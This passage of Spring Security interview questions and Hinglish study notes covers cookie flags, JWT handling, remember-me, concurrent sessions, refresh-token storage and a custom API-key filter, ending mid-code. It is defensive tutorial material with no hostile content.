1. Account lockout: after N failed attempts, lock account for X minutes. 2. Rate limiting: limit login attempts per IP per time period. 3. CAPTCHA: require human verification after N failures. 4. Exponential backoff: increase delay between allowed attempts. 5. Multi-factor authentication: even if password is guessed, attacker needs second factor. 6. Strong password policy. 7. Monitor and alert on unusual login patterns.

Q: Q50: What are Secure Cookies and what flags should they have?

Secure flag: cookie only sent over HTTPS — never over HTTP. HttpOnly flag: JavaScript cannot access the cookie via `document.cookie` — prevents XSS-based cookie theft. SameSite=Strict: cookie never sent in cross-site requests — prevents CSRF. SameSite=Lax: cookie sent on top-level navigation GET but not cross-site POST (balanced option). All three flags together provide comprehensive cookie security.

Q: Q51: Scenario: User logs in successfully but gets 403 on /admin — how do you debug?

Step 1: Check what role the user actually has — `log authentication.getAuthorities()`. Step 2: Check security config — what does `requestMatchers('/admin/**').hasRole()` say? Step 3:

Check if role is stored as 'ROLE_ADMIN' or just 'ADMIN' — hasRole() adds 'ROLE_' prefix automatically. Step 4: Check if @EnableMethodSecurity is on if using method-level security. Step 5: Enable Spring Security debug logging: logging.level.org.springframework.security=DEBUG.

Q: Q52: Scenario: JWT token is valid but user still gets 401 — what are the possible causes?

1. Token is expired — check exp claim. 2. Token signature doesn't match — wrong secret key. 3. Username extracted from token doesn't match any user in DB (user deleted). 4. JWT filter is not properly added to the filter chain (addFilterBefore missing). 5. SecurityContextHolder is not being set properly in the JWT filter. 6. STATELESS session policy not configured — check sessionCreationPolicy. Enable debug logging to trace filter execution.

Q: Q53: Scenario: How would you implement remember-me functionality?

http.rememberMe(rm -> rm.key('mySecretKey').tokenValiditySeconds(604800)) // 7 days. Spring Security generates a remember-me cookie. On subsequent visits, RememberMeAuthenticationFilter reads the cookie, validates it, loads UserDetails, and auto-authenticates the user. Persistent approach: store tokens in DB (PersistentTokenRepository) for better security — allows token revocation.

Q: Q54: Scenario: How do you secure different URLs differently (API vs web)?

Create two SecurityFilterChain beans with different @Order. Chain 1 (@Order(1)) matches /api/**: disable CSRF, use STATELESS sessions, JWT auth, return JSON errors. Chain 2 (@Order(2)) matches everything else: enable CSRF, use session-based auth, form login, redirect to /login. FilterChainProxy applies the first matching chain, so order matters.

Q: Q55: Scenario: How would you implement OAuth2 login with Google?

Add spring-boot-starter-oauth2-client dependency. Configure in application.properties: spring.security.oauth2.client.registration.google.client-id=..., client-secret=..., scope=email,profile. In SecurityConfig: http.oauth2Login(Customizer.withDefaults()). Spring Security handles the OAuth2 authorization code flow automatically — redirects to Google, handles callback, creates Authentication. Customize with OAuth2UserService for mapping Google user to your app's User entity.

Q: Q56: Scenario: How would you handle token blacklisting for logout?

Since JWTs are stateless (can't be 'unissued'), maintain a blacklist: 1. On logout, store the JWT's jti (JWT ID) claim + expiry in Redis/DB. 2. In JwtAuthFilter, after extracting and validating the token, check if jti is in the blacklist. 3. If blacklisted → reject request as if token is invalid. 4. Cleanup: remove blacklist entries after their natural expiry. Alternative: use short access token expiry (5-15 min) + refresh token rotation.

Q: Q57: Scenario: How do you enable HTTPS in Spring Boot?

1. Generate/obtain SSL certificate (keystore.p12 or .jks file). 2. application.properties: server.ssl.key-store=classpath:keystore.p12, server.ssl.key-store-password=..., server.ssl.key-

store-type=PKCS12, server.ssl.key-alias=myapp, server.port=8443. 3. Optionally redirect HTTP to HTTPS using EmbeddedServletContainerCustomizer or a redirect bean. 4. In production, use a reverse proxy (Nginx, AWS ALB) for TLS termination.

Q: Q58: Scenario: How to test Spring Security in unit/integration tests?

@SpringBootTest + @AutoConfigureMockMvc +
@WithMockUser(username='admin',roles={'ADMIN'}): simulates an authenticated admin.
@WithUserDetails('username'): loads real UserDetails from UserDetailsService.
mockMvc.perform(get('/admin').with(user('admin').roles('ADMIN'))): inline setup. For JWT: create a real token in test setup, include in Authorization header. Use @WithSecurityContext for custom complex scenarios.

Q: Q59: Scenario: Microservices — how do you propagate JWT between services?

API Gateway: validates JWT from client, passes validated user info (via custom header X-User-Id, X-User-Role) to downstream services. OR: pass original JWT to downstream services, each service validates independently. Feign Client: use RequestInterceptor to automatically add Authorization header: template.header('Authorization', 'Bearer ' + getTokenFromContext()). Spring Cloud Gateway: TokenRelay filter automatically propagates OAuth2 access tokens.

Q: Q60: Scenario: How do you implement two-factor authentication (2FA)?

Step 1: User logs in with username/password → mark as 'partially authenticated' (custom authority: PRE_AUTH). Step 2: Redirect to 2FA page — generate OTP, send via SMS/email. Step 3: User enters OTP → validate against stored OTP with expiry. Step 4: On success, upgrade authentication — set full authorities in SecurityContext. Alternatively: use Spring Security's built-in 2FA support with @TwoFactorAuthentication (Spring Security 6.3+) or integrate TOTP with Google Authenticator.

Q: Q61: Scenario: How would you log all security events (audit trail)?

Implement ApplicationListener for Spring Security events: AuthenticationSuccessEvent, AuthenticationFailureBadCredentialsEvent, AuthorizationGrantedEvent, AuthorizationDeniedEvent, SessionDestroyedEvent. Also use Spring's @EventListener. Log: user, event type, IP address, timestamp, resource accessed. Store in audit log DB table or ELK stack. Example: @EventListener public void onSuccess(AuthenticationSuccessEvent e) { auditLog.save(...); }

Q: Q62: Scenario: How do you handle concurrent requests in stateless JWT setup?

In stateless JWT setup, each request is completely independent. No shared session state. Each request carries its own JWT. Thread safety: SecurityContextHolder uses ThreadLocal — each thread (request) has its own SecurityContext. JwtAuthFilter: reads token, validates, sets Authentication in SecurityContextHolder for THAT thread only. Multiple concurrent requests from same user are handled independently and safely.

Q: Q63: What is method security and when should you use it vs URL security?

URL security (in SecurityFilterChain): coarse-grained, based on URL patterns. Good for: public endpoints, admin sections, API versioning. Method security (@PreAuthorize): fine-grained, based on business logic. Good for: data ownership checks, complex conditions, service layer protection. Best practice: use BOTH. URL security as first line of defense (fail fast). Method security for business-rule-based access control closer to the data.

Q: Q64: Explain the @AuthenticationPrincipal annotation.

@AuthenticationPrincipal is a Spring MVC annotation that injects the authenticated user directly into a controller method parameter. It calls SecurityContextHolder.getContext().getAuthentication().getPrincipal() internally. Usage: public ResponseEntity<?> getProfile(@AuthenticationPrincipal UserDetails user). Custom: create @AuthenticationPrincipal UserPrincipal user (works if your UserDetails implementation is UserPrincipal). Cleaner than manually calling SecurityContextHolder.

Q: Q65: What is the purpose of @WithMockUser in tests?

@WithMockUser creates a mock Authentication in the SecurityContext for the duration of a test. Default: username='user', password='password', roles=['USER']. Customizable: @WithMockUser(username='admin', roles={'ADMIN','USER'}). Does NOT load real UserDetails from DB — it's mocked. Use @WithUserDetails to load real users. Eliminates the need to manually set up SecurityContextHolder in each test.

Q: Q66: How would you implement a custom AuthenticationProvider for API key authentication?

@Component class ApiKeyAuthProvider implements AuthenticationProvider { authenticate(): extract API key from token, look up in DB/cache, validate, return authenticated ApiKeyAuthToken with authorities. supports(): return ApiKeyAuthToken.class.isAssignableFrom(authType). }. Also create ApiKeyAuthFilter extends OncePerRequestFilter: extract X-API-Key header, create ApiKeyAuthToken(apiKey), call authManager.authenticate(), set in SecurityContextHolder.

Q: Q67: What is SecurityContextRepository and how does it work?

SecurityContextRepository is responsible for persisting and loading the SecurityContext between requests. HttpSessionSecurityContextRepository (default): saves SecurityContext to HttpSession under SPRING_SECURITY_CONTEXT key. Loaded at the start of each request by SecurityContextHolderFilter. NullSecurityContextRepository: used for stateless apps — never saves or loads, each request starts fresh. Custom implementation: e.g., store context in Redis for distributed systems.

Q: Q68: Explain how Spring Security handles HTTPS redirect.

http.requiresChannel(channel -> channel.anyRequest().requiresSecure()): forces all requests to use HTTPS. If HTTP request arrives, Spring Security sends 302 redirect to the HTTPS equivalent URL. In production, better to handle HTTPS at the load balancer/reverse proxy level. For specific URLs: .requestMatchers('/secure/**').requiresSecure(). Can configure HTTP port and HTTPS port: .channelProcessingFilter.setPortMapper(portMapper).

Q: Q69: What is the difference between `permitAll()` and `anonymous()`?

`permitAll()`: allows the request regardless of authentication — both authenticated and anonymous users pass. The filter chain still runs (CSRF check, etc.) but authorization always succeeds. `anonymous()`: allows only anonymous (not logged-in) users. If a logged-in user hits an anonymous-only URL, they may be redirected. `permitAll()` is used for public endpoints like `/login`, `/register`, `/public/**`. They are NOT the same — use `permitAll()` for genuinely public URLs.

Q: Q70: How would you implement IP-based access restriction?

Using SpEL in requestMatchers: `.requestMatchers('/admin/**').access("hasRole('ADMIN') and hasIpAddress('192.168.1.0/24')")`. Or with `AccessDecisionVoter`: create custom voter that checks `WebSecurityExpressionRoot.hasIpAddress()`. Or with a custom filter: compare `request.getRemoteAddr()` against whitelist. Note: use `request.getHeader('X-Forwarded-For')` behind a reverse proxy for actual client IP.

Q: Q71: What is Content Security Policy (CSP)?

CSP is an HTTP response header that tells the browser which content sources are legitimate for the current page. Prevents XSS by blocking execution of injected scripts. Example: `Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com; style-src 'self' 'unsafe-inline'; img-src *`. In Spring Security: `http.headers().contentSecurityPolicy('default-src 'self')` or via `HeaderWriter`.

Q: Q72: How do you prevent clickjacking?

Clickjacking: attacker embeds your site in an invisible iframe and tricks users into clicking elements. Prevention: `X-Frame-Options` header. DENY: site cannot be embedded in any iframe. SAMEORIGIN: only same-origin iframes allowed. Spring Security default: `X-Frame-Options: DENY`. Configuration: `http.headers(h -> h.frameOptions(fo -> fo.sameOrigin()))`; Modern approach: `CSP frame-ancestors` directive (more flexible).

Q: Q73: What are the best practices for JWT secret key?

1. Minimum 256 bits (32 bytes) for HS256.
2. Cryptographically random — use `SecureRandom`, not manual strings.
3. Store in environment variables or secret managers (AWS Secrets Manager, HashiCorp Vault), never in code or config files.
4. Rotate keys periodically.
5. Use Base64-encoded key: `Keys.secretKeyFor(SignatureAlgorithm.HS256)` generates a suitable key.
6. For RS256: use 2048-bit RSA key pair minimum.

Q: Q74: Explain how to implement account lockout after failed login attempts.

@Component `UserDetailsService`: track failed attempts in DB field `failedAttempts` and `lockTime`. After N failures, set `locked=true` and `lockTime=now()`. `UserDetails.isAccountNonLocked()`: return `!locked || isLockExpired()`. `DaoAuthenticationProvider` calls `isAccountNonLocked()` — if false, throws `LockedException`. `AuthenticationFailureHandler`: catch `BadCredentialsException` → increment `failedAttempts` → lock if `>= threshold`. `AuthenticationSuccessHandler`: reset `failedAttempts` to 0.

Q: Q75: What is the role of `HttpSecurity` in Spring Security configuration?

`HttpSecurity` is a builder (fluent API) for configuring security for HTTP requests. It builds a `SecurityFilterChain`. Key configuration methods: `authorizeHttpRequests()` (URL-based auth), `csrf()`, `sessionManagement()`, `formLogin()`, `httpBasic()`, `logout()`, `headers()`, `cors()`, `oauth2Login()`, `exceptionHandling()`, `addFilterBefore/After()`. Each method returns `HttpSecurity` for chaining. `http.build()` creates the final `SecurityFilterChain` bean.

Q: Q76: How does Spring Security integrate with Spring Data for user loading?

`UserDetailsService.loadUserByUsername(username)` typically calls `UserRepository.findByUsername(username)` (Spring Data JPA). The repository returns `Optional<User>` where `User` implements `UserDetails`. Spring Security calls this during every authentication attempt. For performance, consider caching `UserDetails` (spring-boot-starter-cache + `@Cacheable` on `loadUserByUsername`) — but invalidate cache on user updates. Spring Security doesn't auto-integrate with Spring Data; you wire it manually in `UserDetailsService`.

Q: Q77: What happens when you call `SecurityContextHolder.clearContext()`?

`clearContext()` removes the `SecurityContext` from the current thread's `ThreadLocal` storage. The Authentication is lost for that thread. Called automatically by `SecurityContextHolderFilter` at the end of each request to prevent memory leaks (`ThreadLocal` values persist in thread pool threads between requests). Never call this mid-request unless intentionally de-authenticating. Logout also calls this via `SecurityContextLogoutHandler`.

Q: Q78: Explain how Spring Security handles async requests (`@Async`).

By default, `@Async` methods run in a different thread and do NOT inherit `SecurityContext` (`ThreadLocal` is thread-specific). Solution: `SecurityContextHolder.setStrategyName(MODE_INHERITABLETHREADLOCAL)` — child threads inherit parent's context. Better: use Spring Security's `DelegatingSecurityContextAsyncTaskExecutor`: `@Bean TaskExecutor taskExecutor() { return new DelegatingSecurityContextAsyncTaskExecutor(new ThreadPoolTaskExecutor()); }` This propagates `SecurityContext` to async threads automatically.

Q: Q79: What is the difference between `@EnableWebSecurity` and `@EnableWebMvcSecurity`?

`@EnableWebSecurity`: the current standard annotation for enabling Spring Security's web security support. Enables `DelegatingFilterProxy` registration, `SecurityFilterChain` support, method security infrastructure. `@EnableWebMvcSecurity`: deprecated since Spring Security 4.0. Its functionality is now automatically included in `@EnableWebSecurity` when Spring MVC is detected on the classpath. Always use `@EnableWebSecurity`.

Q: Q80: How do you configure Spring Security for a microservices setup?

API Gateway (Spring Cloud Gateway): validate JWT, extract user claims, pass as headers. Each microservice: disable form login and session (STATELESS). Trust headers from gateway OR validate JWT directly. If services call each other: use client credentials flow (service-to-service OAuth2) or propagate original JWT via Feign interceptor. Use spring-

security-oauth2-resource-server for JWT validation: `http.oauth2ResourceServer(o -> o.jwt(Customizer.withDefaults()))`.

☐ SPRING SECURITY

SUPPLEMENT DOC — 2 of 2

Missed & Brief Topics — Phases 6 to 10 | Deep Dive

Phase	Topics Added in This Doc
☐ Phase 6	Concurrent Session Control Code, Remember-Me Deep Dive, Session Invalidation Internals
● Phase 7	JWT Claims Types, Refresh Token DB Schema, Token Expiry Client Handling, Validation Steps
☐ Phase 8	API Key Filter Complete, GenericFilterBean vs OncePerRequestFilter, All Filter Types
☐ Phase 9	CSRF Token Internal Generation, CORS Preflight, XSS 3 Types, SQL Injection Prevention Code
☐ Phase 10	CSP Directives Complete, Account Lock Code, Audit Trail Implementation, Brute Force Code

□ PHASE 6: PASSWORD & SESSION — MISSED TOPICS □

► Concurrent Session Control — Complete Implementation

Concurrent Session Control kya hota hai?

Jab ek hi user multiple locations se (browser 1, browser 2, mobile) login kare toh concurrent session control decide karta hai ki kya allow karna hai. For example: banking apps sirf 1 active session allow karti hain. Streaming apps paid tier ke hisaab se 1-5 screens allow karti hain.

```
// Complete Concurrent Session Configuration:
@Bean
public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
    http
        .sessionManagement(session -> session
            // Maximum concurrent sessions allowed per user:
            .maximumSessions(1)

            // Option 1: Kick out old session when new one comes in
            .maxSessionsPreventsLogin(false) // DEFAULT
            // Old session gets SessionInformationExpiredException
            // User on old browser gets 'Session Expired' message

            // Option 2: Reject NEW login if max sessions reached
            // .maxSessionsPreventsLogin(true)
            // New login attempt fails with SessionAuthenticationException

            // Custom expired session handler:
            .expiredSessionStrategy(event -> {
                HttpServletResponse response = event.getResponse();
                response.setContentType("application/json");
                response.getWriter().write(
                    "{\"error\":\"Session expired - logged in from another
device\"}");
            })
        );
    return http.build();
}

// REQUIRED: HttpSessionEventPublisher to track session lifecycle
@Bean
public HttpSessionEventPublisher httpSessionEventPublisher() {
    return new HttpSessionEventPublisher();
    // This tells Spring Security when sessions are created/destroyed
}
```

⚡ Concurrent Session Flow — Multiple Logins

```

Scenario: maximumSessions(1), maxSessionsPreventsLogin(false)

=== STEP 1: Rahul logs in from Chrome ===
  → Session created: SESSION-A (rahul)
  → SessionRegistry: { rahul: [SESSION-A] }

=== STEP 2: Rahul logs in from Firefox ===
  → New Session created: SESSION-B (rahul)
  → SessionRegistry count for rahul = 2 (exceeds max=1)
  → SESSION-A marked as EXPIRED
  → SessionRegistry: { rahul: [SESSION-B] }

=== STEP 3: Chrome tries to access /dashboard ===
  → ConcurrentSessionFilter checks SESSION-A
  → SESSION-A is expired!
  → expiredSessionStrategy called
  → Chrome user sees: 'Session expired - logged in from another device'

=== STEP 4: Firefox /dashboard ===
  → SESSION-B is valid → access granted ✔

```

► Remember-Me Authentication — Deep Dive

Remember-Me kya hota hai aur kaise kaam karta hai?

Remember-Me feature user ko automatically re-authenticate karta hai jab browser band karke wapas aata hai — bina username/password daale. Ek long-lived 'remember-me' cookie set hoti hai. Yeh `isFullyAuthenticated()` se alag hota hai — remember-me authenticated user ke kuch sensitive actions restrict ho sakte hain.

⚡ Type 1: Simple Hash-Based (Default)

```

// Simple Token: Base64(username + ':' + expiryTime + ':' + md5Hash)
// md5Hash = MD5(username + ':' + expiryTime + ':' + password + ':' + key)

// Configuration:
http.rememberMe(rm -> rm
    .key("myUniqueAndSecretKey")           // HMAC secret
    .tokenValiditySeconds(604800)           // 7 days (7*24*60*60)
    .rememberMeParameter("remember-me")    // form checkbox name
    .rememberMeCookieName("REMEMBER_ME")   // cookie name
);

// Login form mein checkbox add karo:
// <input type='checkbox' name='remember-me'> Remember me

// Cookie format stored in browser:
// cmFodWw6MTcwMDAwMDAwMDpkNGU2ZjllMzI1ZGJjNGI1YW0MzRhNDA=
// (Base64 of username:expiry:hash)

// PROBLEM: Password change hone par purane tokens invalidate nahi hote!
// Solution: Use Persistent Token approach

```

⚡ Type 2: Persistent Token (Recommended)

```
// Persistent tokens DB mein store hote hain - more secure!

// Step 1: Create persistent_logins table:
CREATE TABLE persistent_logins (
    username VARCHAR(64) NOT NULL,
    series VARCHAR(64) PRIMARY KEY, -- unique token series
    token VARCHAR(64) NOT NULL,      -- rotates on each use
    last_used TIMESTAMP NOT NULL
);

// Step 2: Configure:
@Bean
public PersistentTokenRepository tokenRepository(DataSource dataSource) {
    JdbcTokenRepositoryImpl repo = new JdbcTokenRepositoryImpl();
    repo.setDataSource(dataSource);
    return repo;
}

http.rememberMe(rm -> rm
    .tokenRepository(tokenRepository(dataSource))
    .tokenValiditySeconds(2592000) // 30 days
);

// How it works:
// Login with remember-me → DB mein row insert:
//   username='rahul', series='XYZ123', token='ABC456', last_used=now
// Cookie: XYZ123:ABC456 (series:token)

// Next visit:
// 1. Read cookie → series=XYZ123, token=ABC456
// 2. DB mein series XYZ123 dhundo
// 3. Token match karo
// 4. Match! → Auto-login rahul
// 5. NEW token generate karo, DB update karo (token rotation!)
//   Series same rehta hai, token change hota hai

// TOKEN THEFT DETECTION:
// Agar attacker purana token use kare (series match, token mismatch)
// → Possible theft detected!
// → Is series ki SAARI entries delete karo (user ko logout karo everywhere)
```

⚡ isFullyAuthenticated() vs isAuthenticated()

Check	isAuthenticated()	isFullyAuthenticated()
Normal login	true	true
Remember-Me login	true	false (only basic auth)
Anonymous	false	false

Use case	General access	Sensitive actions (password change, payment)
----------	----------------	--

```
// Force re-login for sensitive operations:
@PreAuthorize("isFullyAuthenticated()")
public void changePassword(String newPassword) { ... }

@PreAuthorize("isFullyAuthenticated()")
public void updateBankDetails(BankDetails details) { ... }
```

► Session Invalidation Internals

Session Invalidate Hone ke Multiple Scenarios

```
// Scenario 1: Manual Logout
// POST /logout → LogoutFilter → SecurityContextLogoutHandler:
session.invalidate();
// Tomcat removes session from its session store
// JSESSIONID cookie expires

// Scenario 2: Session Timeout
// application.properties:
// server.servlet.session.timeout=30m (default is 30 minutes)
// Tomcat automatically invalidates idle sessions

// Scenario 3: Concurrent session kicked out
// SessionRegistryImpl.expireNow(sessionId)
// Session NOT actually invalidated yet — just marked expired
// ConcurrentSessionFilter checks on next request

// Scenario 4: Programmatic invalidation
@Autowired
private SessionRegistry sessionRegistry;

public void forceLogoutUser(String username) {
    // Get all sessions for this user:
    sessionRegistry.getAllPrincipals().stream()
        .filter(p -> ((UserDetails)p).getUsername().equals(username))
        .flatMap(p -> sessionRegistry.getAllSessions(p, false).stream())
        .forEach(sessionInfo -> sessionInfo.expireNow());
}
```

● PHASE 7: JWT — MISSED TOPICS ●

▶ JWT Claims — 3 Types Explained

JWT Claims ke 3 Types

JWT payload mein key-value pairs hote hain jinhein 'claims' kehte hain. Claims 3 categories mein aate hain:

Claim Type	Definition	Examples	Defined By
Registered Claims	Standard pre-defined claims (RFC 7519 standard)	iss, sub, aud, exp, nbf, iat, jti	IANA / RFC 7519
Public Claims	Custom claims registered in IANA JWT registry to avoid collisions	email, name, phone_number	IANA JWT Registry
Private Claims	Custom claims agreed between your own services	userId, role, tenantId, plan	Your application

⚡ Registered Claims — Ek Ek Explain

Claim	Full Name	Type	Meaning
iss	Issuer	String	Token kisne banaya: 'https://auth.myapp.com'
sub	Subject	String	Token kiske liye hai: 'user-42' or 'rahul'
aud	Audience	String/Array	Token kaun use kar sakta hai: 'myapp-api'
exp	Expiration Time	NumericDate	Token kab expire hoga (Unix timestamp)
nbf	Not Before	NumericDate	Token kab se valid hai (Unix timestamp)
iat	Issued At	NumericDate	Token kab banaya gaya (Unix timestamp)
jti	JWT ID	String	Token ka unique ID (replay attack prevention)

```
// Complete JWT with all claims:
{
  // Registered claims:
  "iss": "https://auth.myapp.com",      // Issuer
  "sub": "user-42",                     // Subject (user ID)
  "aud": "myapp-api",                   // Audience
  "exp": 1700086400,                     // Expires: 24 hrs from now
  "nbf": 1700000000,                     // Not valid before: now
  "iat": 1700000000,                     // Issued at: now
  "jti": "550e8400-e29b-41d4-a716-446655440000", // Unique ID

  // Public claims (IANA registered):
```



```

    "email": "rahul@example.com",
    "name": "Rahul Sharma",

    // Private claims (your app specific):
    "role": "ROLE_ADMIN",
    "tenantId": "tenant-xyz",
    "plan": "PREMIUM"
}

// JWT library se generate:
JwtBuilder builder()
    .issuer("https://auth.myapp.com")
    .subject(user.getId().toString())
    .audience().add("myapp-api").and()
    .issuedAt(new Date())
    .expiration(new Date(System.currentTimeMillis() + 3600000))
    .id(UUID.randomUUID().toString())
    .claim("role", user.getRole())
    .claim("tenantId", user.getTenantId())
    .signWith(secretKey)
    .compact();

```

► Refresh Token — Complete DB Schema + Implementation

Refresh Token Database Schema

```

-- Refresh Token Table:
CREATE TABLE refresh_tokens (
    id          BIGINT          PRIMARY KEY AUTO_INCREMENT,
    token       VARCHAR(255)    NOT NULL UNIQUE, -- the actual token value
    user_id     BIGINT          NOT NULL,
    created_at  TIMESTAMP       DEFAULT CURRENT_TIMESTAMP,
    expires_at  TIMESTAMP       NOT NULL,
    revoked     BOOLEAN         DEFAULT FALSE,
    revoked_at  TIMESTAMP       NULL,
    device_info VARCHAR(255)    NULL, -- optional: which device
    ip_address  VARCHAR(45)     NULL, -- optional: from where
    FOREIGN KEY (user_id) REFERENCES users(id)
);

-- Index for fast lookups:
CREATE INDEX idx_refresh_token ON refresh_tokens(token);
CREATE INDEX idx_user_tokens ON refresh_tokens(user_id, revoked);

```

⚡ Refresh Token Entity + Service

```

@Entity
@Table(name = "refresh_tokens")
public class RefreshToken {
    @Id @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;
}

```

```

@Column(unique = true, nullable = false)
private String token;

@ManyToOne @JoinColumn(name = "user_id")
private User user;

private Instant createdAt;
private Instant expiresAt;
private boolean revoked = false;
private Instant revokedAt;

public boolean isExpired() {
    return Instant.now().isAfter(expiresAt);
}
}

// -----
@Service
public class RefreshTokenService {

    @Value("${jwt.refresh-expiration-ms}")
    private Long refreshExpiry; // e.g. 2592000000 (30 days)

    @Autowired RefreshTokenRepository refreshTokenRepo;

    // Generate refresh token on login:
    public RefreshToken createRefreshToken(User user) {
        RefreshToken token = new RefreshToken();
        token.setUser(user);
        token.setToken(UUID.randomUUID().toString()); // or SecureRandom bytes
        token.setCreatedAt(Instant.now());
        token.setExpiresAt(Instant.now().plusMillis(refreshExpiry));
        return refreshTokenRepo.save(token);
    }

    // Validate on /auth/refresh:
    public RefreshToken verifyRefreshToken(String token) {
        RefreshToken rt = refreshTokenRepo.findByToken(token)
            .orElseThrow(() -> new TokenNotFoundException("Invalid token"));

        if (rt.isRevoked())
            throw new TokenRevokedException("Token was revoked");

        if (rt.isExpired()) {
            refreshTokenRepo.delete(rt);
            throw new TokenExpiredException("Refresh token expired. Login
again.");
        }
        return rt;
    }

    // Revoke on logout:
    public void revokeToken(String token) {
        refreshTokenRepo.findByToken(token).ifPresent(rt -> {
            rt.setRevoked(true);
            rt.setRevokedAt(Instant.now());
            refreshTokenRepo.save(rt);
        });
    }
}

```

```

    }

    // Revoke all user tokens (logout from all devices):
    public void revokeAllUserTokens(User user) {
        List<RefreshToken> tokens =
            refreshTokenRepo.findByUserAndRevoked(user, false);
        tokens.forEach(t -> {
            t.setRevoked(true);
            t.setRevokedAt(Instant.now());
        });
        refreshTokenRepo.saveAll(tokens);
    }
}

```

► Token Expiry Handling — Client Side Strategy

Token Expiry ke Baad Kya Hota Hai — Complete Flow

```

=== SERVER SIDE (JwtAuthFilter) ===

try {
    String username = jwtService.extractUsername(jwt);
    // extractUsername internally calls parseSignedClaims()
    // If expired → throws ExpiredJwtException
} catch (ExpiredJwtException e) {
    // DO NOT set Authentication in SecurityContextHolder
    // Just continue the filter chain
    filterChain.doFilter(request, response);
    return;
} catch (JwtException e) {
    // Invalid token (tampered, malformed)
    response.setStatus(HttpStatus.UNAUTHORIZED);
    response.getWriter().write("{\"error\":\"Invalid token\"}");
    return;
}

// No Authentication set → AuthorizationFilter fails → 401 sent

=== CLIENT SIDE (JavaScript / React / Angular) ===

// Strategy 1: Reactive (detect 401 and refresh)
async function apiCall(url, options) {
    let response = await fetch(url, {
        ...options,
        headers: { Authorization: 'Bearer ' + getAccessToken() }
    });

    if (response.status === 401) {
        // Access token expired → use refresh token:
        const newTokens = await refreshAccessToken();
        if (newTokens) {
            setAccessToken(newTokens.accessToken);
            // Retry original request:
            response = await fetch(url, {

```

```

        ...options,
        headers: { Authorization: 'Bearer ' + newTokens.accessToken }
    });
} else {
    redirectToLogin(); // refresh token also expired
}
}
return response;
}

// Strategy 2: Proactive (refresh before expiry)
function scheduleTokenRefresh(expiresIn) {
    // Refresh 30 seconds before expiry
    const refreshIn = (expiresIn - 30) * 1000;
    setTimeout(async () => {
        const newTokens = await refreshAccessToken();
        setAccessToken(newTokens.accessToken);
        scheduleTokenRefresh(newTokens.expiresIn);
    }, refreshIn);
}

```

⚡ Refresh Token API Endpoint

```

@PostMapping("/auth/refresh")
public ResponseEntity<?> refreshToken(@RequestBody TokenRefreshRequest request) {
    String requestRefreshToken = request.getRefreshToken();

    // 1. Validate refresh token
    RefreshToken refreshToken = refreshTokenService
        .verifyRefreshToken(requestRefreshToken);

    // 2. Get user from refresh token
    User user = refreshToken.getUser();

    // 3. Generate new access token
    String newAccessToken = jwtService.generateToken(user);

    // 4. Optional: Rotate refresh token (security best practice)
    refreshTokenService.revokeToken(requestRefreshToken);
    RefreshToken newRefreshToken = refreshTokenService.createRefreshToken(user);

    return ResponseEntity.ok(new TokenRefreshResponse(
        newAccessToken,
        newRefreshToken.getToken()
    ));
}

```

☐ PHASE 8: FILTERS & CUSTOM SECURITY — MISSED TOPICS ☐

► GenericFilterBean vs OncePerRequestFilter vs Filter

Filter Types — Differences

Type	Extends	doFilter called	Use When
javax.servlet.Filter	(interface)	Every dispatch including FORWARD, INCLUDE, ERROR	Raw Servlet filter, no Spring features
GenericFilterBean	Servlet Filter	Every dispatch (same as Filter but Spring-aware)	Need Spring @Value, @Autowired in filter
OncePerRequestFilter	GenericFilterBean	Exactly ONCE per original request	Most custom Spring Security filters (JWT, logging, etc.)

```
// GenericFilterBean — Spring-aware but no once-per-request guarantee:
@Component
public class LoggingFilter extends GenericFilterBean {
    @Value("${logging.enabled:true}") // Spring @Value works here!
    private boolean loggingEnabled;

    @Override
    public void doFilter(ServletRequest req, ServletResponse res,
        FilterChain chain) throws IOException, ServletException
    {
        if (loggingEnabled) {
            log.info("Request: {}", ((HttpServletRequest)req).getRequestURI());
        }
        chain.doFilter(req, res);
    }
}

// OncePerRequestFilter — ALWAYS use for auth/security filters:
@Component
public class JwtAuthFilter extends OncePerRequestFilter {
    @Autowired JwtService jwtService; // Spring injection works!

    @Override
    protected void doFilterInternal(HttpServletRequest request,
        HttpServletResponse response,
        FilterChain chain) {
        // This runs ONCE even if request is forwarded internally
    }
}
```

```

        // (e.g., error handling forwards, Thymeleaf includes)
    }

    // Skip this filter for certain URLs:
    @Override
    protected boolean shouldNotFilter(HttpServletRequest request) {
        String path = request.getServletPath();
        return path.startsWith("/auth/"); // Skip JWT check for login/register
    }
}

```

► API Key Authentication — Complete Custom Filter

API Key Filter — Full Implementation

API Key authentication mein client har request mein ek static secret key bhejta hai (typically in header). JWT ki tarah expiry nahi hoti. Backend services, third-party integrations, B2B APIs ke liye commonly used.

```

// Step 1: Custom Authentication Token
public class ApiKeyAuthToken extends AbstractAuthenticationToken {
    private final String apiKey;
    private final Object principal;

    // Pre-authentication (not verified yet):
    public ApiKeyAuthToken(String apiKey) {
        super(null);
        this.apiKey = apiKey;
        this.principal = apiKey;
        setAuthenticated(false);
    }

    // Post-authentication (verified):
    public ApiKeyAuthToken(Object principal, Collection<? extends
GrantedAuthority> authorities) {
        super(authorities);
        this.apiKey = principal.toString();
        this.principal = principal;
        setAuthenticated(true);
    }

    @Override public Object getPrincipal() { return principal; }
    @Override public Object getCredentials() { return apiKey; }
}

```

```

// Step 2: API Key AuthenticationProvider
@Component
public class ApiKeyAuthProvider implements AuthenticationProvider {

    @Autowired
    private ApiKeyRepository apiKeyRepository;
}

```

```

@Override
public Authentication authenticate(Authentication auth) {
    String apiKey = auth.getCredentials().toString();

    // DB mein check karo:
    return apiKeyRepository.findByKeyAndActiveTrue(apiKey)
        .map(entity -> {
            List<GrantedAuthority> authorities =
                List.of(new SimpleGrantedAuthority(entity.getRole()));
            return new ApiKeyAuthToken(entity.getName(), authorities);
        })
        .orElseThrow(() -> new BadCredentialsException("Invalid API Key"));
}

@Override
public boolean supports(Class<?> authType) {
    return ApiKeyAuthToken.class.isAssignableFrom(authType);
}
}

```

```

// Step 3: API Key Filter
@Component
public class ApiKeyAuthFilter extends OncePerRequestFilter {

    private static final String API_KEY_HEADER = "X-API-Key";

    @Autowired
    private AuthenticationManager authManager;

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain chain)
        throws ServletException, IOException {

        String apiKey = request.getHeader(API_KEY_HEADER);

        if (apiKey == null) {
            chain.doFilter(request, response); // no API key → let other filters
            return;
        }

        try {
            ApiKeyAuthToken token = new ApiKeyAuthToken(apiKey);
